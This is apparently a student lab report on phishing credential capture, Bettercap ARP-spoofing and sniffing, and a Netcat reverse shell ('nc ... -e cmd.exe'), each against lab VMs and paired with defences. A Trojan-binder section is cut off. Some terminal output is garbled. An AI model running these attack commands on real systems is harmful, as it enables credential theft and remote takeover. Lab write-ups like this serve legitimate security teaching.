[-] Login info Found !!
Alert : Notification on Internet Banking Transaction - Dear Valued Cust...
[-] Account : aizadtest@gmail.com
Document shared with you: "GROUP4_SCRIPTMEETING1" - Amin Hazl...
[-] Password : 12345678
GROUP4_SCRIPT...
[-] Saved in : auth/usernames.dat
Thank you for joining NetworkChuck.com! - Thank you for joining Netw...
[-] Waiting for Login Info, Ctrl + C to exit. Terminated - Your Yoodo line has been termina...
Alert : Notification on GO App Transaction - Dear Valued Customer, You...


```

DEFENCE


- a) Improve a security web browser by enabling a secure DNS.



- b) So, when a user of victim clicks a phishing link




- c) The link is can't be proceeded and give an error message to enter directly to a page of phishing link.



A timeout occurred Error code 524

Visit [cloudflare.com](https://www.cloudflare.com) for more information.

2024-01-11 10:28:43 UTC



- 2.Man-in-the-Middle (Bettercap)

ATTACK

First step to use this attack it have many methods and there is number of parameters, but for the time being, let's leave them all at default. To activate the module, type "net.probe on".

```
(kali㉿kali)-[~]
$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.20.7) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.15 » [08:01:19] [sys.log] [inf] gateway monitor started ...
10.0.2.0/24 > 10.0.2.15 »
10.0.2.0/24 > 10.0.2.15 » net.probe on
[08:01:31] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[08:01:31] [sys.log] [inf] net.probe probing 256 addresses on 10.0.2.0/24
10.0.2.0/24 > 10.0.2.15 » [08:01:31] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:b6:28:d5 (PCS Computer Systems GmbH),
10.0.2.0/24 > 10.0.2.15 » [08:01:31] [endpoint.new] endpoint 10.0.2.4 detected as 08:00:27:71:4d:0a (PCS Computer Systems GmbH),
```

Now that the module is operating, it is scanning every device linked to our computer's network to find information about it, such as its IP address "10.0.2.4", Mac address, and vendor. We can type net.show for more details to help clarify things.

```
(kali㉿kali)-[~]
$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.20.7) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.15 » [08:01:19] [sys.log] [inf] gateway monitor started ...
10.0.2.0/24 > 10.0.2.15 »
10.0.2.0/24 > 10.0.2.15 » net.probe on
[08:01:31] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[08:01:31] [sys.log] [inf] net.probe probing 256 addresses on 10.0.2.0/24
10.0.2.0/24 > 10.0.2.15 » [08:01:31] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:b6:28:d5 (PCS Computer Systems GmbH),
10.0.2.0/24 > 10.0.2.15 » [08:01:31] [endpoint.new] endpoint 10.0.2.4 detected as 08:00:27:71:4d:0a (PCS Computer Systems GmbH),
10.0.2.0/24 > 10.0.2.15 » net.show
```

IP	MAC	Name	Vendor	Sent	Recv	Seen
10.0.2.15	08:00:27:36:9b:c6	eth0	PCS Computer Systems GmbH	0 B	0 B	08:01:19
10.0.2.1	52:54:00:12:35:00	gateway	Realtek (UpTech? also reported)	0 B	0 B	08:01:19
10.0.2.3	08:00:27:b6:28:d5		PCS Computer Systems GmbH	70 B	92 B	08:01:31
10.0.2.4	08:00:27:71:4d:0a	USER-PC	PCS Computer Systems GmbH	253 B	373 B	08:01:31

14 kB / 438 kB / 814 pkts

The IP address of the device I used to carry out this attack is 192.168.1.4. The router ip address is 10.0.2.15 knew it by Name column that is indicates gateway and the remainder is client linked to this network. We may now select the device to use as our victim. For instance, I'm going to use myVMWARE Windows 7 laptop, 10.0.2.4. Let's now examine the arp.spoof module.

Now we can do packet sniffing using net.sniff module, Second, we need to set the arp.spoof.targets parameter by simply providing our victim's IP address. Thus, it will be set arp.spoof.targets 192.168.1.3 in my instance. So lets turn it on by typing net.sniff on.

```
* 14 kB / 438 kB / 814 pkts
10.0.2.0/24 > 10.0.2.15 » set arp.spoof.targets 10.0.2.4
10.0.2.0/24 > 10.0.2.15 » arp.spoof on
[08:02:38] [sys.log] [inf] arp.spoof enabling forwarding
10.0.2.0/24 > 10.0.2.15 » [08:02:38] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.0.2.0/24 > 10.0.2.15 » net.sniff on
10.0.2.0/24 > 10.0.2.15 » [08:02:56] [net.sniff.https] » USER-PC > https://update.googleapis.com
10.0.2.0/24 > 10.0.2.15 » [08:02:56] [net.sniff.https] » USER-PC > https://update.googleapis.com
10.0.2.0/24 > 10.0.2.15 » [08:02:56] [net.sniff.https] » USER-PC > https://www.google.com
10.0.2.0/24 > 10.0.2.15 » [08:02:56] [net.sniff.https] » USER-PC > https://www.google.com
10.0.2.0/24 > 10.0.2.15 » [08:02:56] [net.sniff.https] » USER-PC > https://accounts.google.com
10.0.2.0/24 > 10.0.2.15 » [08:02:56] [net.sniff.https] » USER-PC > https://accounts.google.com
10.0.2.0/24 > 10.0.2.15 » [08:02:56] [net.sniff.https] » USER-PC > https://clients2.googleusercontent.com
10.0.2.0/24 > 10.0.2.15 » [08:02:56] [net.sniff.https] » USER-PC > https://clients2.googleusercontent.com
10.0.2.0/24 > 10.0.2.15 » [08:03:00] [net.sniff.mdns] mdns fe80::9d35:3984:a42:c1c7a6 : PTR query for _googlecast._tcp.local
10.0.2.0/24 > 10.0.2.15 » [08:03:00] [net.sniff.mdns] mdns USER-PC : PTR query for _googlecast._tcp.local
10.0.2.0/24 > 10.0.2.15 » [08:03:00] [net.sniff.https] » USER-PC > https://encrypted-tbn0.gstatic.com
10.0.2.0/24 > 10.0.2.15 » [08:03:00] [net.sniff.https] » USER-PC > https://encrypted-tbn0.gstatic.com
10.0.2.0/24 > 10.0.2.15 » [08:03:00] [net.sniff.https] » USER-PC > https://encrypted-tbn0.gstatic.com
10.0.2.0/24 > 10.0.2.15 » [08:03:00] [net.sniff.https] » USER-PC > https://encrypted-tbn0.gstatic.com
10.0.2.0/24 > 10.0.2.15 » [08:03:01] [net.sniff.https] » USER-PC > https://safebrowsing.googleapis.com
10.0.2.0/24 > 10.0.2.15 » [08:03:01] [net.sniff.https] » USER-PC > https://www.gstatic.com
10.0.2.0/24 > 10.0.2.15 » [08:03:01] [net.sniff.https] » USER-PC > https://www.gstatic.com
10.0.2.0/24 > 10.0.2.15 » [08:03:01] [net.sniff.https] » USER-PC > https://www.gstatic.com
10.0.2.0/24 > 10.0.2.15 » [08:03:01] [net.sniff.https] » USER-PC > https://www.gstatic.com
10.0.2.0/24 > 10.0.2.15 » [08:03:01] [net.sniff.https] » USER-PC > https://www.gstatic.com
```

Then i will move to my windows 7 to open the "Home of Acunetix Art (vulnweb.com)" to test that bettercap can sniff it.

Then I try to enter the username and password to this web page.




As a result, it displays my username and the password that I type on the website together with the result that was intercepted by BetterCap. Thus the attack is successfully been done.

DEFENCE

As previously said, to stop Man-in-the-Middle assaults Make advantage of user education, software updates, secure Wi-Fi networks, encryption, strong authentication, and network traffic monitoring.


Man-in-the-Middle (MitM) attack defence necessitates a multipronged strategy that includes a range of security controls. First and foremost, make sure that reliable encryption technologies are used, such as ProtonVirtual Private Networks (VPNs) for network traffic protection and make sure that always use HTTPS for web communication.



We also can Use WPA3 encryption and create strong, one-of-a-kind passwords to secure Wi-Fi networks.



Make regular firmware and software updates a priority for all devices in order to patch vulnerabilities and turn off unused services.



As shown above the website is not secure there for as the user we need to be educated and know the basics of the attack. Therefore, we must avoid the to open the untrustworthy web browser as this is google and Mozilla fox it notifies us that the website is not secure.

To strengthen access controls, use multi-factor authentication (MFA). You should also use intrusion detection and prevention systems (IDPS) to continuously monitor network traffic and set up alerts for odd activity. Inform users of the dangers posed by MitM attacks, stressing the need to confirm the legitimacy of websites and exercise caution when sharing personal information. Furthermore, create a thorough incident response plan, carry out frequent security audits, and stay informed about emerging threats to maintain a resilient defense against potential MitM threats.

- 3.Reverse shell(Netcat)Aizad

ATTACK

- First, let's run the following command to launch a listener on port 5555 on our attacking Kali Linux system.

```

root@kali: /home/aizad
File Actions Edit View Help
[root@kali]# nc -lvp 5555
listening on [any] 5555 ...
aizad@kali: ~

File Actions Edit View Help
[aizad@kali]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
      ... (output truncated)
aizad@kali: ~

C:\Windows\system32\cmd.exe
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      ... (output truncated)

```

c)

- d) As soon as the listener is operational, let's launch a shell on the victim computer. This shell will connect to our attacking system (Kali Linux) via CMD and execute as administrator. Note: The attacker's IP address is 10.0.2.4.

```
Administrator: C:\Windows\System32\cmd.exe - nc 10.0.2.4 5555 -e cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Windows\netcat-1.11

C:\Windows\netcat-1.11>nc 10.0.2.4 5555 -e cmd.exe
```

- e)
- f) When you return to the attacker machine (Kali Linux) after running the as mentioned command, you will notice that you have console access to the Windows systems.

```
root@kali: /home/aizad
File Actions Edit View Help
nc-lvp: command not found

└─(root㉿kali)-[~/home/aizad]─$ mtu 1500
# nc -lvp 5555
listening on [any] 5555 ...
10.0.2.5: inverse host lookup failed: Unknown host [Ethernet]
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 49189
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

- g) The result of an attack can execute any command on Windows once the reserve is open. Kali Linux can view a Windows directory and create files in it.

```
C:\Windows\netcat-1.11>dir
dir
Volume in drive C has no label. 155.0.0.0
Volume Serial Number is E431-C5DE scopeid 0x10<host>
Volume is Local. Label: Local Loopback
Directory of C:\Windows\netcat-1.11 0 B
01/12/2024 10:13 PM <DIR> 0 (240.0 .)
01/12/2024 10:13 PM <DIR> 0 (240.0 ..)
01/11/2024 06:30 PM 12,166 doexec.c
01/11/2024 06:30 PM 7,283 generic.h
01/11/2024 06:30 PM 22,784 getopt.c
01/11/2024 06:30 PM 4,765 getopt.h
01/11/2024 06:30 PM 61,780 hobbit.txt
01/11/2024 06:30 PM 18,009 license.txt
01/11/2024 06:30 PM 301 Makefile
01/11/2024 06:30 PM 36,528 nc.exe
01/11/2024 06:30 PM 43,696 nc64.exe
01/11/2024 06:30 PM 69,662 netcat.c
01/11/2024 06:30 PM 6,833 readme.txt
01/12/2024 10:13 PM <DIR> 0 (240.0 text
11 File(s) 283,807 bytes
3 Dir(s) 4,449,267,712 bytes free

C:\Windows\netcat-1.11>mkdir AizadTest
mkdir AizadTest
```

A screenshot of a Windows File Explorer window. The address bar shows 'Computer > Local Disk (C:) > Windows > netcat-1.11'. The search bar contains 'Search netcat-1.11'. The file list includes:


	Name	Date modified	Type	Size
★ Favorites				
Desktop	AizadTest	1/12/2024 10:27 PM	File folder	
Downloads	text	1/12/2024 10:13 PM	File folder	
Recent Places	doexec.c	1/11/2024 6:30 PM	C File	12 KB
	generic.h	1/11/2024 6:30 PM	H File	8 KB
Libraries	getopt.c	1/11/2024 6:30 PM	C File	23 KB
Documents	getopt.h	1/11/2024 6:30 PM	H File	5 KB
Music	hobbit	1/11/2024 6:30 PM	Text Document	61 KB
Pictures	license	1/11/2024 6:30 PM	Text Document	18 KB
Videos	Makefile	1/11/2024 6:30 PM	File	1 KB
	nc	1/11/2024 6:30 PM	Application	36 KB

DEFENCE

- a) Configuring a firewall involves setting rules to control the traffic entering and leaving in our network by turning on windows firewall in window.

The screenshot shows the Windows Control Panel under 'System and Security' with 'Windows Firewall' selected. The 'Customize Settings' page is displayed, titled 'Customize settings for each type of network'. It provides instructions on modifying firewall settings for 'Home or work (private)' and 'Public' network locations. For both, the 'Turn on Windows Firewall' option is selected with a green checkmark. Under 'Home or work (private)', there are three checkboxes: 'Block all incoming connections, including those in the list of allowed programs' (unchecked), 'Notify me when Windows Firewall blocks a new program' (checked), and 'Turn off Windows Firewall (not recommended)' (unchecked). Similar settings are shown for the 'Public' network location.

- b) Result: reverse shell can't be done because there are security alert from windows firewall to prevent from any attacker get access to this windows.




- 4.Trojan horse (YetAnotherBinder)


ATTACK

- Get the application binder from the link: <https://techtimebox.com/?wpdmpro=yet-another-binder-download>


- Run the program and pick the program you want to bind your malicious software into.



